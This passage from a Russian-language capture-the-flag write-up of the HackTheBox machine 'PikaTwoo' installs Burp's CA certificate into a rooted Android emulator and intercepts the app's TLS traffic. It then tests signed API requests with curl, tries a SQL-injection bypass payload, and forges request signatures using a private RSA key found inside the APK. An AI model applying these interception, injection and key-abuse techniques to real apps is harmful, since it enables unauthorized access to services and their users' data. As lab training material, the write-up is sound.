


Type	Source	Message
Error	Proxy	[2] The client failed to negotiate a TLS connection to api.pokatmon-app.htb:443: Rem...
Error	Proxy	The client failed to negotiate a TLS connection to play.googleapis.com:443: Received f...
Info	Proxy	Proxy service started on 10.10.16.46:8888

Логи Burp Proxy

Чтобы ошибка исчезла, нам нужно установить сертификат Burp в виртуальное устройство. Для этого сначала скачиваем сам сертификат, конвертируем его в формат PEM и переименовываем. В Android имя сертификата — это его контрольная сумма.

```
wget localhost:8080/cert -O cert.der
openssl x509 -inform der -in cert.der -out cert.pem
openssl x509 -inform pem -subject_hash_old -in cert.pem
cp cert.pem 9a5ba575.0
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ openssl x509 -inform pem -subject_hash_old -in cert.pem
9a5ba575
-----BEGIN CERTIFICATE-----
MIIDpzCCAo+gAwIBAgIEYbAokjANBgkqhkiG9w0BAQsFADCBijEUMBIGA1UEBhML
UG9ydFN3aWdnZXIxFDASBgNVBAgTC1BvcnRTd2lnZ2VyMRQwEgYDVQQHEwtQb3J0
U3dpZ2dlcjEUMBIGA1UEChMLUG9ydFN3aWdnZXIxFzAVBgNVBAsTDlBvcnRTd2ln
Z2VyIENBMRcwFQYDVQQDEw5Qb3J0U3dpZ2dlciBDQTAeFw0xNDA5MDMwNzMxMTBa
Fw0zMjA5MDMwODMxMTBaMIGKMRQwEgYDVQQGEwtQb3J0U3dpZ2dlcjEUMBIGA1UE
CBMLUG9ydFN3aWdnZXIxFDASBgNVBAcTC1BvcnRTd2lnZ2VyMRQwEgYDVQQKEwtQ
b3J0U3dpZ2dlcjEXMBUGA1UECxMOUG9ydFN3aWdnZXIgQ0ExFzAVBgNVBAMTDlBv
cnRTd2lnZ2VyIENBMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtiFM
USjSg8fwmXmJwGPJolUVnkS96cIawjCuP72ceGjNijlW777gLBxYA8bGm2jenDdz
phukjqeCZUvZSmLEn2ocZNmL0zgSEudgjrgFR34i8op9cAnYjmBJ9MBPUtRNBOG7
Fn5YzviSr9IqBFQ9hWh77jbWgOhlYz+uPCLtbZd4YaAZTIqoleTFyP5SKIkbVRJo
6kJElgQwkUpWuE8hqsR29KIUL745YzR+rUG9yOkKuYu+qHwOSZK6zWs6vqbWwEiS
BtLRwQaFdWmPmAsa/33IebirRuFSZfYRVC51g2+lUlrZzDOHGO2OYpYbUmGRqhW4
AzqgrjswxYTKgCM8awIDAQABoxMwETAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3
DQEBCwUAA4IBAQCW6+4td/1hb0TQyNdRVL9uwe96VpntsF2FCzSEruNaGFGwRAHE
VUX+DVv1urMZ+fXXjcvq+xYSZYsx4cBRepveWl2RQxj8tJ4ymUsXer+Wokse1SZl
VAkRW4UlrV7OdCftxNkBMj2aN3lMl7cblnPjf+vjt5VxuXbb+IhmLN1Ruearrbyu
LLQIDCitiGUt3ThwIvlM6xP9TSg9fowBsgEr+uaInpsj+9U/Qax20GoR8pZCHari
o26BpC7QaajfJFW2vJZ2LZr56ZrmtyyhrP4sORvObW4HowHoetzMyGhXo874Imq/
5USVWZNeicgIfLxXmYLzBGoCXtTLgX2oxKmm
-----END CERTIFICATE-----
```


Вычисление контрольной суммы сертификата

Теперь нужно сохранить наш серт в каталоге `/system/etc/security/cacerts/` устройства. Но просто записать его не получится, так как файловая система виртуальной машины доступна только для чтения. Перезапустим виртуальную машину с параметром `-writable-system`.

```
emulator -dns-server 10.10.16.46 -avd Pixel_3a_API_33_x86_64
-writable-system
```

А затем «рутуем» устройство и перемонтируем основной каталог. Если все проходит успешно, сохраняем сертификат Burp.


```
adb root
adb remount
adb push 9a5ba575.0 /system/etc/security/cacerts/
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ adb root
restarting adbd as root

┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ adb remount
remount succeeded

┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ adb push 9a5ba575.0 /system/etc/security/cacerts/
9a5ba575.0: 1 file pushed, 0 skipped. 19.4 MB/s (1326 bytes in 0.000s)
```

Запись сертификата на Android

Повторяем попытку авторизации и видим запрос в Burp Proxy.




Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS
... https://api.pokatmon-app.htb	POST	/public/validate	✓		200	175	JSON				✓

```
POST /public/validate HTTP/1.1
user-agent: Dart/2.15 (dart:io)
content-type: application/x-www-form-urlencoded; charset=utf-8
Accept-Encoding: gzip, deflate, br
Content-Length: 52
authorization:
 signature=I7wFsdFvAEjSi2poxWhBHlOutsC5T3k97+sNAkHX2g9E7zXU2wsi1ijc2Cur+XluizjZIgfgKAtxIctOsKNCWD9mS3d3NYJ+OZ6jRg1NKoOpr5sWwoI39DWI2FbmoGCSrxFlZ+e6kZx0Cbv8p4Zl
 Gux9WlyT/kKM1xfs3pUr2FwTLaVJ8M324TBb/h1LVJXBwTsuzMD942lBedS7k3evjA6EfM2L1gAUMwHFwdx65aFQ0efUa4pexkKoEmlMMJ75WtpiEs2eamhC5OGnOFLYYuM9vBSaJZm8bHDL3KKd1FVqrJX+Vi
 ZuJSQbCuf1OU6tkCpd3mgAfjIkpLbj/QVtSA==
host: api.pokatmon-app.htb
Connection: close

app_beta_mailaddr=ralf%40ralf.com&app_beta_code=1234
```

Запросы в Burp Proxy


Я сразу отправил запрос в **Burp Repeater**, но оказалось, что у сервера заготовлены разные варианты ответа. Как можно видеть на скрине, на запрос без заголовка `authorization` сервер ответит, что данные не подписаны. А при изменении данных запроса сервер сообщит о несоответствии подписи.



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ curl -k -X POST 'https://api.pokatmon-app.htb/public/validate' --data 'app_beta_mailaddr=ralf@ralf.com&app_beta_code=1234' 2>/dev/null| jq
{
  "error": "unsigned message"
}

┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ curl -k -X POST -H 'authorization: signature=I7wFsdFvAEjSi2poxWhBHlOutsC5T3k97+sNAkHX2g9E7zXU2wsi1ijc2Cur+XluizjZIgfgKAtxIctOsKNCWD9mS3d3NYJ+OZ6jRg1NKoOpr5sWwoI39DWI2FbmoGCSrxFlZ+e6kZx0Cbv8p4ZlGux9W
lyT/kKM1xfs3pUr2FwTLaVJ8M324TBb/h1LVJXBwTsuzMD942lBedS7k3evjA6EfM2L1gAUMwHFwdx65aFQ0efUa4pexkKoEmlMMJ75WtpiEs2eamhC5OGnOFLYYuM9vBSaJZm8bHDL3KKd1FVqrJX+ViZuJSQbCuf1OU6tkCpd3mgAfjIkpLbj/QVtSA==' -H $'Conn
ection: close' 'https://api.pokatmon-app.htb/public/validate' --data 'app_beta_mailaddr=ralf@ralf.com&app_beta_code=1234' 2>/dev/null| jq
{
  "error": "invalid code"
}

┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ curl -k -X POST -H 'authorization: signature=I7wFsdFvAEjSi2poxWhBHlOutsC5T3k97+sNAkHX2g9E7zXU2wsi1ijc2Cur+XluizjZIgfgKAtxIctOsKNCWD9mS3d3NYJ+OZ6jRg1NKoOpr5sWwoI39DWI2FbmoGCSrxFlZ+e6kZx0Cbv8p4ZlGux9W
lyT/kKM1xfs3pUr2FwTLaVJ8M324TBb/h1LVJXBwTsuzMD942lBedS7k3evjA6EfM2L1gAUMwHFwdx65aFQ0efUa4pexkKoEmlMMJ75WtpiEs2eamhC5OGnOFLYYuM9vBSaJZm8bHDL3KKd1FVqrJX+ViZuJSQbCuf1OU6tkCpd3mgAfjIkpLbj/QVtSA==' -H $'Conn
ection: close' 'https://api.pokatmon-app.htb/public/validate' --data 'app_beta_mailaddr=ralf@ralf.com&app_beta_code=12345678' 2>/dev/null| jq
{
  "error": "invalid signature"
}
```


Запросы на сервер

Тогда будем работать через само приложение. Я попробовал отправить базовую нагрузку `' or 1=1 -- -`, это могло бы помочь обойти авторизацию, присутствуй здесь возможность для SQL-инъекции. Оказалось, что приложение не позволяет вводить некоторые символы.



Главное окно приложения

Тогда придется понять, как формируется подпись. При просмотре содержимого APK-файла можно найти два ключа RSA.




Имя	Исходный размер	Сжатый размер	Контрольная сумма CRC	Метод	Дата
META-INF	30,3 КиБ				
assets	625,9 КиБ				
flutter_assets	625,9 КиБ				
fonts	1,4 КиБ				
images	145,3 КиБ				
keys	2,1 КиБ				
private.pem	1,6 КиБ	1,3 КиБ	8A33300F	Deflate	01.01.1981 01:01
public.pem	451 Б	364 Б	5A8447FA	Deflate	01.01.1981 01:01
packages	415,5 КиБ				

Содержимое APK-файла

Через две-три попытки подписать отправляемые данные с помощью приватного ключа получаем валидную подпись!

```
